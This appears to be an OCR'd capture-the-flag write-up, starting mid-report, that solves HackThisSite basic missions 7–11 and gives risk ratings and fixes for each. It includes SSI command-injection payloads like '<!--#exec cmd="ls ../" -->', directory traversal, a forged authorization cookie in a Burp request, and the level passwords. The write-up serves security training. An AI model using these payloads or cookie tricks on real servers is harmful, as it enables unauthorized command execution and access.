
Target: https://www.hackthissite.org
HTTP/2
3,451 bytes | 348 millis
https://www.hackthissite.org/missions/basic/7/k1kh31b1
hackthissite.org/missions/basic/7/k1kh31b1n55h.php

985e5e26

- **Risk:** Critical. Exploiting this allows attackers to read/write files, steal credentials, or gain persistent access to the server.
- **Recommendation**: Never pass user input directly into system commands. Use parameterized functions and libraries instead of shell execution. Apply strict input validation and sanitization.

Level 8 – Server-Side Includes (SSI) Injection

- **Vulnerability:** The application accepted raw SSI directives, allowing remote command execution directly on the server.



Level 8


Sam remains confident that an obscured password file is still the best idea, but he screwed up with the calendar program. Sam has saved the unencrypted password file in /var/www/hackthissite.org/html/missions/basic/8/

However, Sam's young daughter Stephanie has just learned to program in PHP. She's talented for her age, but she knows nothing about security. She recently learned about saving files, and she wrote a script to demonstrate her ability.

Enter your name:

Password:

- I tested the input field by injecting an SSI payload ***"<!--#exec cmd="ls" -->"***. The server responded with a list of files, confirming that it was executing injected commands.



I dont make jokes. I just watch the government and report the facts.

Hello, Rushi676
Settings - Logout

Skin Chooser

Private Messages
HTS Messages Center
You have 0 new messages.

donate

HTS costs up to $300 a month to operate. We **need** your help!

challenges

Basic

Level 8

Sam remains confident that an obscured password file is still the best idea, but he screwed up with the calendar program. Sam has saved the unencrypted password file in /var/www/hackthissite.org/html/missions/basic/8/


However, Sam's young daughter Stephanie has just learned to program in PHP. She's talented for her age, but she knows nothing about security. She recently learned about saving files, and she wrote a script to demonstrate her ability.

Enter your name: `<!--#exec cmd="ls ../" -->` submit

Password:


submit

- Here I found the below mentioned file. Opened to the next tab with mentioned file name and found the password.



hackthissite.org/missions/basic/8/tmp/nkeyffcg.shtml

```
Hi, au12ha39vc.php index.php level8.php tmp! Your name contains 39 characters.
```




hackthissite.org/missions/basic/8/au12ha39vc.php

```
745392fc
```

- **Risk:** High. Attackers can execute arbitrary system commands, access sensitive files, or take full control of the server.
- **Recommendation:** Disable SSI if not required. Validate and sanitize all user inputs. Run applications with least privileges and prevent user input from being passed to command interpreters.

Level 9 – Directory Traversal + SSI Injection

- **Vulnerability:** The application was vulnerable to both SSI injection and directory traversal. This combination exposed sensitive directories and files beyond the web root.
- Here I combined SSI injection with directory traversal by using payloads like: **“<!--#exec cmd="ls ../../9/" -->”**.



Notice

You have already completed this level.

Level 8

Sam remains confident that an obscured password file is still the best idea, but he screwed up with the calendar program. Sam has saved the unencrypted password file in /var/www/hackthissite.org/html/missions/basic/8/


However, Sam's young daughter Stephanie has just learned to program in PHP. She's talented for her age, but she knows nothing about security. She recently learned about saving files, and she wrote a script to demonstrate her ability.

Enter your name: <!--#exec cmd="ls ../../9/" -- submit


Password:

submit

- This allowed me to move into parent directories and reveal hidden files containing the password.



Hi, index.php p91e283zc3.php! Your name contains 24 characters.




hackthissite.org/missions/basic/9/p91e283zc3.php

9995b415

- **Risk**: Very High. Attackers can enumerate the server's file system, access restricted areas, and extract sensitive information.
- **Recommendation:** Disable SSI functionality, sanitize file paths, and implement path traversal protection. Use allow-lists for file access instead of dynamic path resolution.

Level 10 – Cookie-Based Authorization Manipulation

- **Vulnerability**: The level10_authorized cookie defaulted to "no", but simply changing it to "yes" bypasses authentication/control logic.
- Here I capture password authentication request on burpsuite and found that authorized cookie parameter showing 'no'.
- I changed to yes and sent the request. It got bypass without server-side session validation.



```
POST /missions/basic/10/index.php    HTTP/2
Host : www.hackthissite.org
Cookie : level10_authorized =yes; HackThisSite =o3ehrdea2e6i22hed4aaabj2q2
Content-Length : 11
Cache-Control : max-age=0
Sec-Ch-Ua : "Not;A=Brand";v="99",   "Google Chrome";v="139",   "Chromium";v="139"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Origin : https://www.hackthissite.org
Dnt : 1
Upgrade-Insecure-Requests  : 1
Content-Type : application/x-www-form-urlencoded
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,  like  Gecko)
Chrome/139.0.0.0  Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
ication/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : https://www.hackthissite.org/missions/basic/10/
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=0,  i

password =12
```


Congratz!

Congratulations, you have successfully completed basic 10!

- **Risk**: High—client-side manipulation of trust-sensitive data.
- **Recommendation**: Only store non-critical state in cookies. Never trust client-side flags for authorization. Implement server-side session validation, and use signed or encrypted cookies with integrity protection.

Level 11 – Hidden Directory Enumeration

- **Vulnerability**: Directory listing not obvious but discoverable using feature content discovery of burpsuite tool. I found hidden folder structure (/e/l/t/o/n) and password file DaAnswer.
- Here I used content discovery feature of burpsuite and found first hidden page ‘**index.php**’. There I need enter the password to solve the lab.



Content discovery: https://www.hackthissite.org/missions/basic/11/

Site map filter: Showing all items

```
https://www.hackthissite.org
  missions
    basic
      11
        /
        e
        index
        index
          /
        index.html
        index.php
```

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://www.hackthissite.org	GET	/missions/basic/11/index.ph...		200	1667	text			22:48:44 16 Aug 20...

Request


```
GET /missions/basic/11/index.php HTTP/2
Host: www.hackthissite.org
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

0 highlights

Response

Enter correct password:

- After some time, I got another directory ‘**e**’ which contains multiple folders inside it.



Content discovery: https://www.hackthissite.org/missions/basic/11/
Control
Config
Site map
Site map filter: Showing all items
https://www.hackthissite.org
missions
basic
11
/
e
index
index
/
index.html
index.php

Host	Method	URL	Params	Status code	Length	MIME type	Title	Notes	Time requested
https://www.hackthissite.org	GET	/missions/basic/11/e/		200	2057	HTML	Index of /missions/basic/11/e		23:30:07 16 Aug 20
https://www.hackthissite.org	GET	/missions/basic/11/e/?C=D;...	✓	200	2057	HTML	Index of /missions/basic/11/e		23:30:33 16 Aug 20
https://www.hackthissite.org	GET	/missions/basic/11/e/?C=D;...	✓	200	2057	HTML	Index of /missions/basic/11/e		23:31:07 16 Aug 20
https://www.hackthissite.org	GET	/missions/basic/11/e/?C=M...	✓	200	2057	HTML	Index of /missions/basic/11/e		23:30:12 16 Aug 20
https://www.hackthissite.org	GET	/missions/basic/11/e/?C=M...	✓	200	2057	HTML	Index of /missions/basic/11/e		23:30:47 16 Aug 20
https://www.hackthissite.org	GET	/missions/basic/11/e/?C=N;...	✓	200	2057	HTML	Index of /missions/basic/11/e		23:30:45 16 Aug 20
https://www.hackthissite.org	GET	/missions/basic/11/e/?C=N;...	✓	200	2057	HTML	Index of /missions/basic/11/e		23:30:09 16 Aug 20

Request


```
GET /missions/basic/11/e/ HTTP/2
Host: www.hackthissite.org
Accept-Encoding: gzip, deflate, br
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/132.0.0.0 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

Response

Index of /missions/basic/11/e


Name	Last modified	Size	Description
Parent Directory		-	
l/	2013-12-30 05:28	-	

- There inside the https://hackthissite.org/missions/basic/11/e/l/t/o/n/.htaccess , I found the DaAnswer file.



```
IndexIgnore DaAnswer.* .htaccess
<Files .htaccess>
require all granted
</Files>
```

- I opened in the browser and found the password.


https://www.hackthissite.org/missions/basic/11/e/l/t/o/n/DaAnswer

The answer is not what you think! Just look a little harder.

- **Risk**: Moderate. Information exposure.
- **Recommendation**: Disable directory listing on the server. Secure hidden paths with randomization or access controls; block public enumeration. Use robots.txt sparingly and avoid revealing sensitive structure.

Overall Recommendations

1. **Adopt Secure-by-Design Principles**: Ensure all secrets and logic are managed server-side; never rely on client-side mechanisms for authorization.
2. **Implement Input Validation & Output Encoding**: On all levels, validate inputs strictly and sanitize outputs.
3. **Enforce Least Privilege**: SSI and command execution modules should be disabled unless required; if used, operate under minimal privilege.
4. **Use Proper Authentication & Authorization Mechanisms**: Replace cookie flags with robust session tokens, server-side access checks.
5. **Avoid Information Leakage**: Strip comments, disable directory listing, and hide internal structures from users.
6. **Regular Code & Security Reviews**: Conduct regular or weekly based auditing to prevent accidental introduction of vulnerabilities.

Conclusion

The "Basic Challenges" series of HackThisSite effectively educates users about common web vulnerabilities, from trivial comment-based leaks to dangerous SSI and injection flaws.

By applying principles such as server-side validation, least privilege design, preventing client-side trust, and securing directory access developers can significantly raise the security posture of web applications.